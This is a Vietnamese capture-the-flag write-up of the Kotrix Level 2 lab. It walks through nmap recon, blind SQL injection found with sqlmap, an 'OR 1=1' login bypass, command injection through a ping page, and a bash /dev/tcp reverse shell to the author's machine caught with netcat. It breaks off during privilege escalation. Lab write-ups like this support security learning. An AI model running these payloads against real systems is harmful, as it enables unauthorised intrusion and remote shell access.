# Kotrix Level 2 – write up by Nagi

Step 1: Recon

* Nmap

22/tcp open ssh syn-ack ttl 64 OpenSSH 3.9p1 (protocol 1.99)

80/tcp open http syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))

111/tcp open rpcbind syn-ack ttl 64 2 (RPC #100000)

630/tcp open status syn-ack ttl 64 1 (RPC #100024)


631/tcp open ipp syn-ack ttl 64 CUPS 1.1

3306/tcp open mysql syn-ack ttl 64 MySQL (unauthorized)

* Server chaỵ linux web run trên CentOS và dùng MySQL


Step 2 : thăm dò

* Sau khi nhận ra bài học của thằng kotrix 1 nên tôi check exploit version của LAB này luôn và có vẻ mọi thứ still oke rổi
* Gòi check web



* Check cả dir thì cũng không có gì tôi đưa ra quyết định SQL map luôn :3 nhưng mà chỉ cần 15s :> chẳng ra cái quần gì cả
* Nhưng tui là một thằng lỳ :> tôi làm phép –level 3 –risk 3 thần trưởng :>

Và nhìn nè :> bất ngờ khum bùm




* Oke giờ biết là nó bị blind injection giờ dump db xem có gì không nhé :3

Dump DB name ra :3

‘’’ sqlmap –r x.txt –dbs –batch”

* :3 nhưng ra 2 cái table test là con mọe nó có điềm rồi :> và đúng thật là tôi đéo dump ra cái gì cả nên là tôi phải nghĩ cái khác :> ( Tìm bug :3 thì húp tiền trọn gói r)
* :> nhưng mà do tôi lại ngu tôi đéo đọc source :> khi tôi hơi bí thì tôi nhìn thấy dòng quần què bỏ mẹ này :3




* Và thế là tôi simple payload

Administator’ or 1=1-- :> sau khi encode url thì sẽ là như thế này

Administator'%20OR%201%3d1--%20


MỌE PAYLOAD OR PHẢI VIẾT HOA :3 VÀ CUỐI PAYLOAD PHẢI CÓ CÁCH :< (%20)




* Sẽ login được với useradmin : Administator :>

Nào cùng kiểm tra xem trong admin page có gì nào :#

* Có vẻ là một trang ping về mạng cơ bản khi bấm vào submit sẽ chuyển vào trang pingit.php và không đọc được source :> có vẻ là sẽ không có trick lỏ gì ở đây nữa :>






vì ping là lệnh command . Nên tui sẽ test command injection theo tư duy cơ bản .

payload sẽ là 127.0.0.1 & id

sau khi encode nó sẽ là

127.0.0.1%20%26%20id



Và đúng vậy nó dính command injection .

User sẽ là apache :>

Giờ sẽ vào con này thử xem có gì :3 tui sẽ dùng netcat

:> gòi tắc nghẽn giao thông tiếp ~ móa khum có netcat đc :> giờ tui đang nghĩ cách khác để vào lần này join vào ssh khum khả thi tí gì


Tôi quyết định mở port trực tiếp tại máy nó

Payload:

127.0.0.1 & bash –i /dev/tcp/ip(máy tui)/port 0>&1

Máy tui netcat thuii :>

nc –lnvp port .



Rồi vấn đề sảy ra là cái thằng này có vẻ không leo quyền được (không sudoer) vậy tui sẽ lọc toàn bộ những thứ xung quanh xem có cái gì chọc vào dược không.

* Tôi lọc ra toàn permitsion denied thế nên tôi đọc code :>



